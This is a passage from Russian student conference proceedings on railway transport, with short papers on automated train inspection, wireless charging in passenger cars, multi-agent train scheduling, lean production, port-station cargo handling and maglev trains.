- стратегические планы на 7-10 лет и более
- среднесрочные планы на 3 года
- текущие планы и бюджеты – на год и квартал.

Стратегия включает в себя 2 этапа: этап модернизации железнодорожного транспорта в 2008-2015 годах и этап динамического расширения железнодорожной сети в 2016-2030 годах. Таким образом к 2015 году объем перевозок по сравнению с 1996 годом вырос с 6,4 млн. тонн до 25 млн. тонн.

Наиболее значимые инвестиционные проекты Южно-Уральской железной дороги в 2016 году были направлены на модернизацию железнодорожного пути и других устройств инфраструктуры, модернизацию и обновление парка подвижного состава, организацию движения грузовых поездов по энергосберегающим графикам, внедрение ресурсосберегающих технологий на объектах дороги.

Основными целями проекта являлись: комплексное оздоровление железнодорожного пути, включая сопутствующую инфраструктуру хозяйств, реконструкция участков с просроченным ремонтом и сверхнормативным пропущенным тоннажем, повышение скоростей

движения для пассажирского и грузового движения. В его рамках была выполнена модернизация железнодорожного пути на шести участках общей протяженностью 82,9 км, уложены 39 стрелочных переводов. В 2016 году были введены в эксплуатацию новые пешеходные переходы: в Курганском регионе на перегонах Галкино – Просвет и Курган – Введенское, в Челябинском регионе на перегоне Челябинск-Главный – Шершни. Переходы оборудованы световой и звуковой сигнализацией, дополнительными ограждениями, нескользким резинокордовым настилом. Завершены основные работы по сооружению двух путепроводов в районе поста 4-й км станции Челябинск Главный. В частности, закончено строительство железнодорожного тоннеля. Объект введен во временную эксплуатацию, что позволило снизить простой вагонов на станции Челябинск Главный. Также в Южно-Уральскую дирекцию тяги поступили новые грузовые электровозы серии 2ЭС6 и маневровые тепловозы серии ТЭМ14. Электровозы приписаны к эксплуатационному локомотивному депо Челябинск. Они будут работать по системе многих единиц для вождения поездов массой до 7100 т на полигоне Челябинск – Пенза. Тепловозы приписаны к эксплуатационному локомотивному депо Оренбург, они будут выполнять маневровую работу на станции Оренбург. Часть тепловозов планируется использовать на станции Карталы и Магнитогорск взамен работающим там на маневрах электровозов ВЛ60, у которых истек срок службы. Ряд локомотивов Южно-Уральской железной дороги прошел на заводах АО «Желдорреммаш» модернизацию с продлением срока службы.

В 2016 году на Южно-Уральской железной дороге были продолжены работы по организации движения грузовых поездов по энергооптимальным расписаниям, построенным с использованием автоматизированного программного комплекса «Эльбрус». Основной целью данного проекта являются не только экономика электроэнергии на тягу поездов, но и совершенствование технологии организации сменно-суточного планирования поездной работы с учетом текущей поездной обстановки и действующих организаций железнодорожной инфраструктуры, формирование актуального сквозного графика движения поездов, передаваемого для исполнения в систему управления движением и непосредственно на борт локомотива. В настоящее время АПК «Эльбрус» внедрен на полигоне дороги Исилькуль-Курган-Челябинск-Кропачево с выходом на Свердловскую дорогу до станции Каменск-Уральский, а также на участке Челябинск-Карталы-Орск-Оренбург. На 2017 год запланировано внедрение данного комплекса на участке Карталы-Магнитогорск-Грузовой, а к концу 2018 на всех участках Южного хода дороги с выходом на Куйбышевскую и Приволжскую дороги.

В сравнении с 2012 годом удалось достичь значительного роста показателей эксплуатационной работы. На экране представлена помесечная динамика грузооборота железнодорожного транспорта в 2013-2016 годах. Самым высоким показателем прошлого года является март, тогда грузооборот составил 197,7 млрд. т-км. Грузооборот за первое полугодие 2016 года составил 101,5% к аналогичному периоду прошлого года.

Железные дороги останутся основными перевозчиками грузов и пассажиров в России и в долгосрочной перспективе. Спрогнозированы основные объемные показатели работы железнодорожного транспорта пассажирооборот и грузооборот.

Библиографический список:

1. Ежемесячный научно-теоретический технико-экономический журнал
2. Стратегия развития железнодорожного транспорта в Российской Федерации до 2030 года (утверждена распоряжением Правительства Российской Федерации от 17 июня 2008 г. № 877-р)
3. Российская газета - www.rg.ru/2008/07/18/strategiya-anons.html
4. Официальный сайт ОАО «РЖД» - rzd.ru/

ПОВЫШЕНИЕ КАЧЕСТВА КОММЕРЧЕСКОГО ОСМОТРА ПОЕЗДОВ И ВАГОНОВ ПРИ ВНЕДРЕНИИ АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ «АСКО ПВ»

Истишина Е.О., Денисов В.В.

Самарский государственный университет путей сообщения

В условиях оптимизации эксплуатационной работы железных дорог решение проблем обеспечения сохранности грузов в пути следования, повышения безопасности движения осуществляется за счет внедрения комплексов технических средств выявления коммерческих неисправностей на ПКО – Автоматизированных систем коммерческого осмотра поездов и вагонов (АСКО ПВ).

АСКО ПВ является программно-техническим комплексом средств автоматизации в составе пункта коммерческого осмотра движущегося грузового подвижного состава и находящихся на нем грузов и контейнеров с последующим сбором, обработкой, хранением и документированием результирующей информации о коммерческом состоянии вагонов и грузов и передачей ее в автоматизированную систему оперативного управления перевозками (АСО-УП) по стыку с автоматизированной системой управления сортировочной (грузовой) станции.

Система АСКО ПВ предназначена для:

- визуального контроля и регистрации состояния вагонов и грузов (на открытом подвижном составе) на ходу поезда, а также состояния открытого подвижного состава в части очистки и качества крепления грузов. В процессе контроля состояния оцениваются: состояние крыш, верхних и боковых люков вагонов, пробоины и прорубы в контейнерах, равномерность погрузки, повреждение груза или упаковки груза в полувагонах или на платформах, заделы и проломы в стенах вагона, состояние (открыто, закрыто) торцовых дверей в полувагонах и крытых порожних вагонах, состояние разгрузочных люков в полувагонах и цистернах, наличие посторонних предметов, груза или деталей вагонов, выходящих за габарит погрузки, исправность погрузки платформ (исправность стяжек, растяжек, упорных и распорных брусков, сдвига груза);
- контроля габаритов грузов, погруженных на подвижной состав, в процессе их движения;
- обеспечивается возможность визуальной оценки состояния люков цистерн на предмет наличия пломб;
- проверки правильности размещения и крепления груза на открытом подвижном составе, наличия остатков груза, реквизитов крепления и определение веса каждого вагона.

Эксплуатация АСКО ПВ в хозяйстве коммерческой работы в сфере грузовых перевозок железных дорог возлагается на приемщиков поездов, находящихся в штате железнодорожной станции [1].

Внедрение АСКО ПВ для автоматического выявления коммерческих браков в поездах и вагонах позволяет повысить качество коммерческого осмотра, создать безопасные условия труда и улучшить охрану труда приемщиков поездов (приемосдатчиков).

Библиографический список:

1. http://www.alfa-pribor.ru/pdf%20files/pres_asko_pv.pdf

УСТРОЙСТВО БЕСПРОВОДНОЙ ЗАРЯДКИ В ВАГОНАХ ПАССАЖИРСКИХ ПОЕЗДОВ

Карпов А.П., Иванов М.С.

Лицей Забайкальского института железнодорожного транспорта

На сегодняшний день многие люди предпочитают путешествовать на самолётах, так как это намного комфортнее и быстрее, чем передвигаться на поездах. Одним из неудобств в вагоне поезда является зарядка мобильных устройств.

Заряжать современные мобильные устройства приходится очень часто, а в поезде делать это гораздо трудней. Во-первых, розетка чаще всего занята телефоном другого человека, и из-за этого приходится ждать своей очереди. Во-вторых, известны случаи кражи и поломки телефонов во время зарядки, поэтому людям приходится следить за своими мобильными устройствами, а это не даёт им заниматься своими делами. И, в-третьих, процесс зарядки занимает большое количество времени. Все эти проблемы сможет решить устройство беспроводной зарядки (УБЗ) для телефонов.

Устройство работает на принципе электромагнитной индукции. Передатчиком электричества служит генератор электромагнитных колебаний. То есть передатчик генерирует электрические колебания, которые порождают переменное магнитное поле. В результате чего в приёмнике, вставляемом в мобильное устройство, возникает ЭДС самоиндукции, которая возбуждает электрический ток. Благодаря этому току и будет происходить зарядка телефона.

Преимуществами УБЗ являются: эргономичность, возможность заряжать телефоны без использования проводов, безопасность для телефона при зарядке, возможность заряжать несколько устройств одновременно.

Основными недостатками УБЗ являются: приёмники, вставляемые в телефоны, невысокий КПД.

В ходе проведённых экспериментов получены данные зависимости силы тока и напряжения в приёмнике от расстояния до передатчика. Проанализирован спектр распределения мощности приёмо-передающего контура, согласно этому произведён анализ зависимости потерь энергии от факторов, влияющих на зарядку мобильного устройства. Также изготовлен макет устройства, продуманы конструктивные особенности установки УБЗ в пассажирских вагонах. На данный момент определяется способ настройки приёмника и передатчика для повышения КПД устройства.

Библиографический список:

1. Бакалаврская работа Крохта А. И. «Разработка беспроводного зарядного устройства».
2. Журнал ЭКиС № 10-12, октябрь-декабрь 2014. «Технология беспроводной зарядки».
3. Журнал «Компоненты и технологии» №9, 2015. «Выбор катушек для беспроводных зарядных устройств».
4. Беспроводная зарядка для телефона своими руками: http://allhe.ru/publ/svoimi_rukami/ehlektronika/besprovodnaja_zarjadka_dlja_telefona_svoimi_rukami/2-1-0-410.

РАЗРАБОТКА ГРАФИКОВ ДВИЖЕНИЯ ПОЕЗДОВ НА ОСНОВЕ МУЛЬТИАГЕНТНЫХ ТЕХНОЛОГИЙ

Кильмухаметова Д.Р., Емельяненко Л.В.

*Оренбургский техникум железнодорожного транспорта – структурное подразделение
Оренбургского института путей сообщения филиала СамГУПС.*

Задача разработки графика движения поездов решается регулярно в организациях - владельцах инфраструктур железных дорог (в России – ОАО «РЖД»). Нормативный график движения поездов формируется 1 раз в год с корректировкой на летний период, варианты графики движения – гораздо чаще, под каждое «окно» для проведения ремонтно-путевых работ. Для повышения эффективности работы сети железных дорог, особенно в условиях

сильных колебаний размеров движения, график движения может разрабатываться еще чаще, вплоть до каждой смены с актуализацией по трехчасовым периодам. Разработка графика движения поездов в масштабе ОАО «РЖД» - трудоемкий и длительный процесс, требующий многократных циклов согласований между участниками процесса. В данной статье предлагается новый подход к автоматизации, основанный на мультиагентных технологиях, который позволяет сократить трудоемкость и длительность процесса разработки графика.

Научные исследования в области применения ЭВМ для автоматизированного построения и оптимизации графика движения поездов ведутся с 1950-х годов. В этой связи необходимо отметить труды А.П. Петрова, Е.В. Ададунова (1961 г.), Б.А. Завьялова (1961 г.), Б.Дел Рио (1962 г.), А.Г. Барткуса (1964 г.), К. Суворова (1966 г.), И.Т. Козлова и Г.Н. Тихонова, Д.Ю. Джалилова. К сожалению, можно констатировать, что эти наработки в настоящее время не применяются при разработке графика движения. По всей видимости, основной причиной этого является пакетный режим работы предлагаемых алгоритмов – они выдают результат работы «с нуля», и пользователь физически не имеет возможность указать алгоритму нужное направление поиска. Наибольший успех, вероятно, будут иметь системы, обеспечивающие максимум интерактивности. Для этого должны быть разработаны алгоритмы, позволяющие взять частичный график движения, разработанный пользователем, и продлить его автоматически, а затем позволить пользователю поменять не некоторые параметры построения и тут же отобразить полученный результат. При этом должен создаваться эффект «предугадывания» машиной замысла пользователя на несколько (или много) шагов вперед. Говоря не о научных исследованиях, а об информационных системах, необходимо отметить наиболее распространенные в мире системы RailSys, OpenTrack, и, частично, MultiRail1. В них успешно решаются следующие вопросы:

1. Унификация моделей инфраструктуры на основе неформального стандарта RailML (RailwayModelingLanguage) иерархического XML-подобного описания инфраструктуры, подвижного состава и расписаний.

2. Централизованное хранение данных, обеспечивающее единство данных и ускоряющее согласование.

3. Детализация разработки графиков до самого нижнего уровня: блок-участков, стрелок, станционных путей (вместе с тем, процессы грузовой работы на станциях не моделируются вовсе).

4. Используемые модели реалистично обнаруживают «коллизии» между поездами автоматически, на основе путевого развития станций, и не требуют заранее рассчитанных интервалов безопасного следования поездов (таких, как интервал одновременного прибытия на станцию). Т.е. эти параметры больше не требуется рассчитывать вручную.

5. Встроенные возможности имитационного моделирования позволяют оценить резервы, заложенные в графике, и, таким образом, оценить выполнимость графика до того, как по нему проследует первый поезд. Следует отметить, что все вышеперечисленные системы помогают пользователю обнаруживать ошибки при построении графиков, но не прокладывают поезда сами. А вместе с тем, именно прокладка поездов является достаточно трудоемким процессом, в особенности, если имеются жесткие ограничения: по количеству путей для скрещения поездов на станциях или по количеству путей на перегонах. Так, однопутный участок справедливо считается сложной, нелинейной задачей для графиста.

Таким образом, имеются различные направления автоматизации построения графика и ни одно из направлений не претендует на полноту решения задачи.

Процесс разработки графика движения имеет прямую аналогию с процессом проектирования в машиностроении: 1. Инженеры-конструкторы в машиностроении также, как и инженеры-графисты ОАО «РЖД», работают над конструкцией изделия коллективно. Для сложного изделия (автомобиль, самолет, судно) их количество может достигать 500 человек одновременно на один проект. 2. Разработка начинается с анализа потребностей потребителя (ср. с прогнозом грузопотоков в ОАО «РЖД») и выполняется на базе предыдущих проектов (нормативный график предыдущего года). Активная работа конструкторов начинается с за-

дания на проектирования (приказ на разработку графика движения), по мере подготовки проекта переходит в стадию подготовки производства (совещания по подготовке к принятию нового графика движения). 3. На определенном этапе конструкторская документация «замораживается» (утверждается), как и нормативный график движения. 4. В ходе производства в конструкцию вносятся многочисленные изменения, повышающие ее технологичность и эксплуатационные характеристики (корректировка графика для летнего периода). В машиностроении автоматизация проектирования, в силу большей степени формализации задач, проходила более интенсивно и глубоко, чем в железнодорожной отрасли. Эволюция систем автоматизированного проектирования (САПР) осуществлялась от CAD/CAE систем (машинное черчение, машинные расчеты) через PDM системы (управление документооборотом конструкторской документации) до PLM систем управления жизненным циклом изделия систем.

В последние десятилетия в связи с бурным ростом компьютерных сетей и подключением в них все большего количества устройств невозможность централизованной обработки данных становится очевидной и все чаще для информационно-управляющих систем на РЖД применяется сетевый принцип и мультиагентные технологии. При решении задачи построения графика агенты физических сущностей – станций, поездов, путей – объединены в одну p2p сеть (от англ. «peer-to-peer» – «каждый с каждым» и «равный с равным»), получают друг у друга все необходимые сведения о состоянии и динамике и согласуют принимаемые решения путем выявления конфликтов и проведения переговоров. Первые разработки в нашей стране в этом направлении выполнены в НПК «Мультиагентные технологии» в тесной кооперации с ОАО «НИИАС» в рамках создания интеллектуальной системы управления железнодорожным движением на платформе «Вектор» (ИСУЖТ), в котором агенты станций, поездов и участков путей в реальном времени самоорганизуются в расписание, гибко реагирующее на возможные нештатные ситуации. Разработанная система находится в опытной эксплуатации на полигоне Санкт-Петербург – Москва. В создаваемой для решения задачи мультиагентной системе предлагается заданный размер движения и данные о «ценности» конкретных поездов, всю совокупность инфраструктуры и тяговых ресурсов представлять ПВ-сетью, представляющей собой самоорганизующийся план распределения ресурсов по задачам. Возникновение любого нового события может запускать адаптивную перестройку связей агентов потребностей и возможностей, которая заканчивается нахождением консенсуса агентов, в котором ни один агент не может более улучшить ситуацию. В случае построения графика автоматически в начале работы системы для каждого участка инфраструктуры создается участковый агент. Данный агент получает информацию о требуемых объемах движения и порождает поездных агентов в необходимом количестве, добавляет в рой агентов перегонов и разделительных пунктов и инициирует начало взаимодействия агентов внутри своего роя. В ходе этого взаимодействия агенты предлагают варианты прокладки нитей графиков по участку, исходя из своих интересов. По этим вариантам, заданным набором параметров прокладки поездных нитей, очередности занятия ресурсов, последовательностей скрещивания и пр., система автоматически прокладывает поездные графики движения. Таким образом, агент может получить оценку предлагаемого ему варианта размещения поездов на участке, который можно оценить по ключевому показателю эффективности (KeyPerformanceIndicator, KPI) – некоторой величине, являющейся совокупностью требуемых характеристик графика. После согласования участкового решения внутри роя, участковый агент начинает взаимодействовать с соседними участковыми агентами для согласования на границах участка. В случае построения системы вручную или автоматизированно агенты начинают работать после каждого действия пользователя, уведомляя его об обнаруженных проблемах и предлагая варианты решений.

Результаты и выводы. В настоящий момент в системе реализован следующий функционал:

1. Автоматическое построение графика движения поездов на однопутных участках.
2. Автоматизированное построение графика движения на однопутных участках по технологии от ограничивающего перегона.

3. Добавление окон ремонтных работ.
 4. Корректировка нормативов движения поездов.
 5. Стыковка графиков движения соседних участков.
 6. Интерактивная корректировка графика движения в «один клик» за счет перетаскивания участков поездов мышью.
 7. Добавление поездов в существующий график движения.
 8. Удаление поездов из графика движения.
 9. Предоставление пользователю выбора вариантов графика движения.
 10. Автоматическая оптимизация текущего графика движения поездов.
 11. Автоматический расчет показателей, характеризующих качество графика движения.
- Использование системы в качестве основного инструмента графика при построении графика движения поездов позволит в разы сократить время разработки итогового графика, одновременно повысив его качество и показатели движения.

Биографический список:

1. <http://www.eav.ru/publ1.php?publid=2012-09a20>
2. Розенберг И.Н., Цветков В.Я. Применение мультиагентных систем в интеллектуальных логистических системах // Междун. журн. эксперим. образ. 2012. №6. С.107-109.
3. Шабунин А.Б., Чехов А.В., Дмитриев Д.В., Курбатов Е.В., Скобелев П.О. и др. Сетецентрический подход к разработке системы управления производственными процессами ОАО «РЖД» // Тр. межд. науч.-практ. конф. «Управление большими системами–2011». Т.3. М.: ИПУ РАН, 2011. С.222-225.
4. Колесников В.И., Ковалев С.М., Иванченко В.Н. Интеллектуализация транспортных процессов на основе гибридных технологий и мультиагентных систем // Вестник Ростовского ГУ путей сообщения. 2012. №1. С. 107-112

**ПРИМЕНЕНИЕ ЭЛЕМЕНТОВ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА НА
ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ**

Киндсфатер Я.Д., Калиева С.Т., Панченко В.Н.

Самарский государственный университет путей сообщения

Во время нестабильного развития современной экономики, бережливое производство пользуется все большей популярностью. Так как, одной из главных задач любого предприятия, является не только выстоять в непростых условиях, но и продолжить свое развитие, возникает необходимость повышения эффективности производства, за счет оптимизации затрат и улучшения качества выпускаемой продукции.

Во всех сферах деятельности человека, существуют скрытые потери. Сфера железнодорожного транспорта не исключение. Применение инновационных технологий является ключевым моментом для улучшения качества и эффективности железнодорожного транспорта, а именно, развитие проекта «Бережливое производство», в котором основными задачами, является: снижение непроизводительных потерь в перевозочном процессе; улучшение выполнения работ, связанных с эксплуатацией и ремонтом технических средств; обеспечение заданного уровня безопасности движения. Необходимо уточнить, что главным аспектом «бережливого производства», является внедрение ключевых инструментов, таких как: система 5С и правильно выстроенная система обучения персонала. Система 5С является основой эффективного производства. Это направление, в рамках проекта внедрения бережливого производства, является первоочередным. С помощью системы 5С можно получить существенные результаты уже на первых шагах внедрения, такие как; выявление избыточных запасов; сокращение поисков инструмента и материала; сокращение малых непроизводительных потерь рабочего времени; повышение безопасности труда и т.д.

(Total Productive Maintenance - TPM), инструмент направленный на устранение потерь, которые снижают эффективность компании; Кайдзен, инструмент основанный на постоянном улучшении, начиная с производства и заканчивая высшим руководством; Канбан, система снабжения ресурсами в конкретном количестве и к определенному сроку, необходимому

для выполнения заказа; Just-In-Time - точно вовремя, инструмент сосредоточен на перемещение заготовок и деталей в производстве, при тщательном планировании времени;

Основная цель бережливого производства направлена на обнаружение потерь и их устранение. Выделяют 7 основных видов потерь:

Потери от перепроизводства

Причины потерь: полная загрузка оборудования и силы рабочих; производство больших партий; производство объема продукции, превышающего уровень спроса. Прежде всего необходимо обозначить процессы, в ходе которых производится больше, чем требует того заказчик. Обнаруженные излишки требуют дополнительных мер по организации их хранения, а значит потери можно сократить благодаря уменьшению количества времени на наладку, переналадку и балансировку производственных линий.

Ненужная транспортировка материалов

Другими словами, движение материалов, не добавляющие ценности конечному результату. Причины потерь: транспортировка материалов между цехами, находящиеся на значительном расстоянии; неэффективная планировка производственных помещений. Для устранения таких потерь необходимо определение техпередвижений объектов, (персонал, материал, продукция, информация), которые занимают много времени и применение метода «Кайдзен».

Необоснованная обработка

Потери этого вида возникают, если какие-либо свойства товара оказываются бесполезными для заказчика. Например, изготавливается продукция с ненужными потребителю функциями или конструкция изделия необоснованно усложняется. Для выхода из данной ситуации необходимо четкое понимание и представление желания клиента.

Время ожидания

Такие потери обусловлены простоем оборудования, машин и работников, в ожидании операции или материалов. Причины разные: поломки оборудования; отсутствие необходимых документов. Решение данной проблемы возможно с помощью распределения равномерной нагрузки производственных линий. Можно воспользоваться диаграммой времени цикла/времени такта для синхронизации процессов.

Избытки

Лишние запасы появляются, если сырье и материалы закупаются впрок. Образуются потери: затраты на обслуживание складских помещений; ухудшение свойств материалов вследствие их длительного хранения. Решить данную проблему возможно с помощью методик: «Точно вовремя», «Канбан», «Кайдзен».

Дефекты и их устранение

Дефекты, относящиеся к изменению исходных продуктов и устранением дефектов, возникших в ходе работы. Сокращение потерь, возможно путем усовершенствования системы визуального контроля и разработки более полных стандартных операционных процедур.

Лишние перемещения работников

Потери, возникшие по причинам нерациональной организации рабочих мест или ненужных движений рабочего в поисках необходимого инструмента, оснастки и т.д. Для исключения данной потери необходим анализ движения сотрудников во время работы и составление комплексной схемы фактических потоков процесса. Далее составляется новая карта с последующим сокращением выполняющихся действий. Производительность труда в среднем повышается на 15%.

Статистика показывает высокие результаты от внедрения инструментов бережливого производства, значительное снижение времени разработки продукции, сокращение износа оборудования и эффективность его использования улучшение качества продукции, повышение производительности труда и сокращение физической нагрузки человека, поскольку неорганизованность рабочего места – основная причина внедрения концепции бережливого производства.

Библиографический список:

1. Краткий справочник. «Бережливое производство в ОАО РЖД». Москва 2012. – 71 с.
2. Электронный ресурс <http://www.rzd.ru/>

ГРУЗОВЕДЕНИЕ НА ПРИПОРТОВЫХ СТАНЦИЯХ

Козлова Н.Ю., Острикова Т.К.

*Оренбургский техникум железнодорожного транспорта – структурное подразделение
Оренбургского института путей и сообщения – филиала СамГУПС*

ОАО «РЖД» является безусловным лидером на российском транспортном рынке по объемам и географии оказания услуг. Однако лидерство по объемам перевозок массовых грузов не обеспечивает высшего уровня финансово-экономических результатов деятельности компании. В то же время во многих рыночных сегментах, как правило, высокодоходных, ОАО «РЖД» работает в условиях возрастающей конкуренции со стороны других видов транспорта.

В текущей непростой экономической ситуации одна из приоритетных задач ОАО «РЖД» – сохранение грузовой базы и привлечение новых грузов различной номенклатуры. Стратегия развития ОАО «РЖД» на период до 2030 года, утвержденная Советом директоров компании в декабре 2013 года, определила, что одной из её ключевых ценностей является клиентоориентированность, взаимовыгодное долгосрочное партнерство с клиентами, постоянное развитие портфеля транспортных продуктов и услуг в интересах потребителей. При возрастающей конкуренции на рынке транспортных услуг главными факторами в борьбе за клиента становятся новейшие технологии и клиентоориентированность, которая заключается, прежде всего, в понимании того, в чем состоит ценность услуги для клиента, способность увидеть потребности клиента, сократить его издержки, упростив доступ к железнодорожной перевозке и повысив её привлекательность.

Взаимоотношения порта и железной дороги далеки от идеала. Недавно вступили в силу поправки в устав и федеральный закон о железнодорожном транспорте. По замыслу законодателей эти изменения будут способствовать повышению эффективности грузовых перевозок.

В частности, установлены механизмы, стимулирующие собственников подвижного состава улучшать показатели оборота вагонов и коэффициент их использования в груженом рейсе, грузовладельцев – минимизировать время нахождения вагонов под погрузкой-выгрузкой, а собственника инфраструктуры избавлять пути от простаивающего без дела порожняка.

Морской транспорт обладает существенными особенностями и преимуществами перед другими видами транспорта. Морские пути имеют естественное происхождение, горизонтальны и обладают практически неограниченной пропускной способностью. Характеристики морских путей создают условия для эксплуатации судов, полезная грузоподъемность которых намного превышает грузоподъемность железнодорожных и речных составов, автопоездов.

Прием, обработка и техническое обслуживание судов осуществляется в портах, оснащенных высокопроизводительным перегрузочным оборудованием.

На данный момент – самый динамично развивающийся порт в России – Усть-Луга, а железнодорожная станция Лужская – единственная комплексная сортировочная, припортовая и перерабатывающая станция. Усть-Луга перерабатывает огромный и всё увеличивающийся поток грузов. Как на вывоз, так и на ввоз. И вот когда в порт поступает сборный груз самого различного назначения на приходящих судах, он часто может быть предназначен разным потребителям в самых разных концах страны. Их надо разделить и рассортировать. С другой стороны, грузы с разных судов и причалов могут быть адресованы в какой-то конкретный регион – и было бы удобно где-то собрать прямую маршрутную отправку прямо туда. Обратное тоже верно – когда экспортный груз из глубин России попадает сюда с разных мест разными составами и нужно как-то его собрать в один пучок для подачи под погрузку

на конкретный терминал. Поэтому только четкое взаимодействие всех участников – железнодорожных предприятий, стивидорных компаний, операторов, грузоотправителей – позволит найти решения всех возникающих проблем.

«Ростерминалуголь», крупнейший на Балтике специализированный угольный терминал, входящий в состав портового угольного холдинга ООО «Управляющая портовая компания», первым в России установило и приступило к тестированию оборудования, позволяющего серьезно повысить уровень мер безопасности угольных портов. В систему, которая развернута в Усть-Луге, включены тепловизионные установки и программное обеспечение, предназначенные для постоянного удаленного мониторинга температуры угольных штабелей на территории терминала.

Уже сегодня в ключевых точках складской территории терминала смонтированы 12 тепловизоров, информация с которых поступает на мониторы оператора. Система контролирует температуру поверхности штабелей угля в инфракрасном спектре в полностью автоматизированном режиме в рамках тех показателей, которые выставлены специалистами компании. В случае превышения температуры поверхности штабеля система подает звуковой сигнал, а на экране у оператора подсвечивается та область, которая вышла за пределы нормы. АО «Ростерминалуголь» как самый передовой специализированный угольный терминал в стране не первый раз делает ставку на современные технологии. Так, для оперативного формирования на путях терминала порожнего состава здесь впервые в России применены и успешно эксплуатируются трансбордеры. С их помощью ускоряется подача подвижного состава на несколько параллельных путей без применения дополнительных стрелочных переводов. На предприятии внедрен контроль за производственным процессом в режиме реального времени, включающий оперативный учет отправленного на терминал груза на территории Российской Федерации, обмен информацией с ОАО «РЖД» и клиентами, система электронного документооборота. Все основные узлы порта оснащены системой видеонаблюдения. Для очистки стоковых и ливневых вод применяется система очистных сооружений с технологией нанофлотации.

Разрабатываемые технологические процессы перегрузки различных видов грузов должны предусматривать быстрое выполнение грузовых операций с минимальными затратами, с обеспечением сохранности грузов и безопасности людей.

Объемы перевозок грузов в сторону морских портов имеют устойчивую динамику роста, что требует от участников перевозочного процесса создания такой системы перевозок, где весь объем осваивался бы с минимальными затратами.

Примером удачного взаимодействия может служить организация погрузки по прямому варианту судна «Nordic Odyssey» (из вагона на судно, минуя склад) с использованием введенной в эксплуатацию 16 декабря 2016 года новой пересыпной станции (ПС-11).

ПС-11 уже за первые дни после пуска продемонстрировала отличные результаты. Дополнительная обработка угля на станции вместе с двухступенчатой системой очистки угля от механических примесей позволяет использовать прямой вариант погрузки, тем самым увеличивая скорость погрузки угля на суда, одновременно обеспечивая его неизменно высокое экспортное качество. Новая пересыпная станция позволяет задействовать одновременно два вагоноопрокидывателя для выгрузки вагонов с углем, требующим дробления перед погрузкой на судно. В свою очередь, увеличение производительности ключевых узлов и элементов технологической цепочки порта, а также использование более рациональных маршрутов выгрузки угля из вагонов на склад и его последующей погрузки на суда способствует экономии электроэнергии и позволяет обеспечивать дальнейший рост грузооборота.

На данный момент внедряются энергоэффективные и ресурсосберегающие технологии: светодиодные светильники и высокомагнетронные осветительные установки, тепловые насосы для отопления. В парках приема и отправления построены полностью автоматизированные котельные, работающие на сжиженном газе. Новым решением стало применение технологии "Умный дом" при строительстве поста горючей автоматической централизации. Экономия достигается за счет разделения помещений по функциональному назначению с соответст-

вующими сценариями управления климатом, повторным использованием тепла, изменением уровня освещенности в зависимости от времени суток.

Системы диагностики и контроля состояния вагонов позволяют еще до поступления вагонов на станцию получить информацию об их техническом состоянии. В парке прибытия сортировочной системы создан единый диспетчерский центр, аккумулирующий информацию со всех диагностических устройств о поступающих на Лужскую вагонах. Безопасность производства маневров обеспечит автоматизированная система МАЛС, которая автоматически останавливает локомотив перед местом проведения работ и запрещающим сигналом светофора. Дальнейшее развитие этой системы сделает возможным внедрение безлюдной технологии для горочных локомотивов. Автоматизированная система контроля инвентарных номеров вагонов (АСКИН), предназначена для автоматического считывания номеров вагонов, их распознавания, формирования и передачи справки.

На станции Лужская впервые на сети дорог установлена система АСКО ПВ 3D, в которой используется лазерное сканирование. Это техническое новшество обеспечивает точную локализацию и визуализацию выявленных неисправностей на 3D-модели.

Рост грузооборота, увеличение количества выгруженных вагонов и погрузка судов высокой грузоподъемности обеспечивается увеличением производительности ключевых узлов и элементов технологической цепочки порта, а также использованием более рациональных маршрутов выгрузки угля из вагонов на склад и его последующей погрузки на суда.

Биографический список:

1. Журнал «Евразия Вести», раздел Транспорт и логистика, г.2016, [с.15-17]
2. <http://www.gudok.ru/events/detail.php?ID=1243789>
3. <http://www.oao-rtu.ru/SitePages/O%20компании.aspx>

ПОЛЕТ ПО РЕЛЬСАМ

Конев Д.И., Волегова Е.А.

Пермский институт железнодорожного транспорта (филиал УрГУПС в г. Перми)

Железная дорога с момента своего появления не переставала развиваться. Прогресс и желание оптимизировать затраты на обслуживание и эксплуатацию железнодорожного транспорта привело к изобретению такого поезда, который для передвижения использует силу магнитной левитации. Такие поезда получили название «маглев». Поезда на магнитной подушке считаются одним из самых быстрых видов наземного транспорта. Они имеют массу отрицательных и положительных сторон, но, несмотря на это, их использование приобретает определенную популярность. Исследования прототипов таких поездов проводятся во многих передовых странах, таких как Япония, Китай, Россия, Германия и Южная Корея.

После изобретения первых паровозов уже прошло чуть больше двухсот лет. Но, несмотря на это, железнодорожные перевозки, как пассажиров, так и тяжелых грузов при помощи дизельного топлива и электричества не утратили своей актуальности. Не желая останавливаться на достигнутом, инженеры активно разрабатывали проекты по изобретению более усовершенствованных способов перемещения. В конечном итоге решением их проблемы стало появление поезда на магнитной подушке [3, с. 201].

Идея создания и разработки поезда, в основе которого лежит принцип магнитной левитации, появилась в начале 20 в, но воплощение этого проекта в то время возможным не представлялось. Конструирование такого поезда началось только в 1969 году. Тем временем в Германии стали прокладывать магнитную магистраль.

Немецкие инженеры занимались созданием магнитоплана по записям, оставленным Германом Кемпером, который получил патент на создание этого «чудо-поезда» еще в 1934 году [2, с. 159]. Данный состав был недостаточно вместительным, потому что мог разместить в себе только 4 человека. Поэтому в 1979 году была сконструирована новая модернизированная модель маглева «Трансрапид-05». Этот поезд вмещал в себя уже 68 пассажиров и мог передвигаться со скоростью до 75 км в час. Трасса, протяженностью в 908 метров, по

которой передвигался состав, находилась в Гамбурге. В Японии в этом же году запустили новый поезд-маглев с названием «МЛ-500». Он мог разгоняться до скорости пятисот семнадцать километров в час.

Скорость, развиваемая поездами-маглевами сравнима со скоростью самолетов. Именно поэтому этот вид транспорта может составить серьезную конкуренцию воздушным авиалиниям, которые осуществляют перевозки в пределах до 1000 км. Глобальному использованию поездов с применением технологий магнитной левитации мешает отсутствие условий передвижения на обычных железнодорожных покрытиях. Для их эксплуатации требуется строительство специальных магистралей. К сожалению, обслуживание таких путей является довольно дорогостоящим. Еще считают, что магнитное поле, которое создается для маглева способно негативно влиять на здоровье жителей, находящихся в непосредственной близости к такой трассе и самого машиниста [2, с. 148].

Магнитопланы являются особым видом транспорта. При перемещении они будто парят над железнодорожным покрытием, не прикасаясь к нему. Такого эффекта маглевы достигают за счет того, что они управляются силой специально образованного магнитного поля. Благодаря этому трение отсутствует, и единственной силой, препятствующей движению, остается аэродинамическое сопротивление.

